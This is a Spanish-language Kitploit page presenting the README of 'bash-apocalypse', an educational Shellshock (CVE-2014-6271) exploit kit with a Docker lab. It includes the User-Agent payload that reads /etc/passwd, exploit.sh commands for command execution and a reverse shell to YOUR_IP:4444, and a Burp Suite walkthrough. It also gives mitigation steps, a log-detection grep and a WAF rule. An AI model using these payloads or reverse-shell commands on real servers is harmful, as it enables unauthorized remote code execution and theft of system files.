
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/mtaha-sec/bash-apocalypse
Escáneres de VulnerabilidadesGeneración de PayloadsExplotaciónEvasión de IDS/IPSShellcodeExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlMala ConfiguraciónAprendizaje y EducaciónLabs y Práctica
GitHubmtaha-sec/bash-apocalypse

bash-apocalypse

Ver Repositorio
34hace 4 mesesAún no revisado

Acerca de

Recreando Shellshock (CVE-2014-6271) - la vulnerabilidad de bash que puso en peligro millones de servidores. Kit de explotación automatizada + metodología de Burp Suite + laboratorio Docker. Construido para investigación y educación en seguridad. Proyecto de portafolio de seguridad ofensiva.

Compartir

Bash Apocalypse

Kit de explotación automatizada para CVE-2014-6271 (Shellshock)

Severity CVSS Score

Un proyecto completo de investigación en seguridad que demuestra la vulnerabilidad Shellshock que afectó a millones de servidores en 2014. Incluye capacidades de escaneo automatizado, explotación y recomendaciones defensivas.

Demo


¿Qué es Shellshock?

Shellshock (CVE-2014-6271) es una vulnerabilidad crítica en el shell Bash que permite la ejecución remota de código mediante la manipulación de variables de entorno. Descubierta en 2014 tras haber existido durante 22 años, afectó a millones de sistemas Unix/Linux en todo el mundo.

Cómo funciona:

# Normal: Bash exporta funciones como variables de entorno
my_function='() { echo "hello"; }'

# El error: Bash continúa analizando después de la definición de la función
exploit='() { :;}; echo "PWNED"'  # El segundo comando se ejecuta

Los servidores web que usan CGI pasan los encabezados HTTP como variables de entorno a Bash, lo que los hace vulnerables:

User-Agent: () { :;}; echo; /bin/bash -c 'cat /etc/passwd'

Inicio rápido

# Clonar y configurar
git clone https://github.com/YOUR-USERNAME/bash-apocalypse.git
cd bash-apocalypse

# Iniciar laboratorio vulnerable
docker-compose up -d

# Ejecutar exploit
chmod +x exploit.sh
./exploit.sh --url http://localhost:8080/cgi-bin/test.cgi --cmd "whoami"

Características

Escáner automatizado

  • Descubre endpoints CGI vulnerables
  • Prueba múltiples puntos de inyección (User-Agent, Referer, Cookie)
  • Soporte para listas de palabras personalizadas

Herramienta de explotación

  • Ejecución de comandos con captura de salida
  • Shell inversa automatizada
  • Múltiples opciones de payload

Entorno de laboratorio

  • Configuración Docker con un solo comando
  • Servidor vulnerable aislado
  • Entorno de pruebas seguro

Uso

Escanear vulnerabilidades

./exploit.sh --scan --target localhost --port 8080

Ejecutar comandos

./exploit.sh --url http://target/cgi-bin/test.cgi --cmd "id"

Obtener shell inversa

# Terminal 1
nc -lvnp 4444

# Terminal 2
./exploit.sh --url http://target/cgi-bin/test.cgi --reverse-shell YOUR_IP:4444

Explotación manual (Burp Suite)

Paso 1: Interceptar solicitud

Interceptar en Burp


Paso 2: Inyectar payload

Explotación

Modificar el encabezado User-Agent:

User-Agent: () { :;}; echo; /bin/bash -c 'cat /etc/passwd'

Paso 3: Observar respuesta

Shell inversa

El servidor ejecuta tu comando y devuelve la salida.


Análisis técnico

Flujo del ataque

Cliente (Atacante)
    │
    │ Solicitud HTTP con User-Agent malicioso
    ▼
Servidor Web
    │
    │ Pasa el encabezado como variable de entorno
    ▼
Script CGI
    │
    │ Inicia un proceso Bash
    ▼
Shell Bash
    │
    │ Analiza la función y ejecuta comandos posteriores
    ▼
Ejecución de comandos (RCE)

Causa raíz

Cuando Bash encuentra una definición de función en una variable de entorno:

  1. Analiza la función: () { :;}
  2. Error: Continúa analizando y ejecuta cualquier cosa después
  3. Resultado: Ejecución arbitraria de comandos

Defensa

Mitigación inmediata

# Actualizar Bash
sudo apt-get update && sudo apt-get upgrade bash

# Deshabilitar CGI si no es necesario
sudo a2dismod cgi && sudo systemctl restart apache2

Detección

# Revisar logs en busca de intentos de explotación
grep -E "\\(\\)|\\{.*\\}" /var/log/apache2/access.log

Regla WAF

SecRule REQUEST_HEADERS "\\(\\).*\\{" "deny,status:403,msg:'Ataque Shellshock'"

Habilidades demostradas

  • Pruebas de penetración en aplicaciones web
  • Scripting y automatización en Bash
  • Manipulación del protocolo HTTP
  • Contenedores Docker
  • Uso de Burp Suite
  • Seguridad ofensiva y defensiva

Estructura del proyecto

bash-apocalypse/
├── README.md
├── exploit.sh              # Herramienta principal
├── payloads.txt            # Payloads de prueba
├── docker-compose.yml      # Configuración del laboratorio
└── screenshots/
    ├── intercept.png
    ├── Payload.png
    └── result.png

Aviso legal

Solo con fines educativos. Prueba únicamente sistemas que te pertenezcan o para los que tengas permiso explícito. El acceso no autorizado es ilegal.


Recursos

  • Detalles de CVE-2014-6271
  • Cloudflare: Inside Shellshock
  • Práctica: HackTheBox - Shocker

Construido para entender cómo funcionan las vulnerabilidades y cómo defenderse de ellas. ;)

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






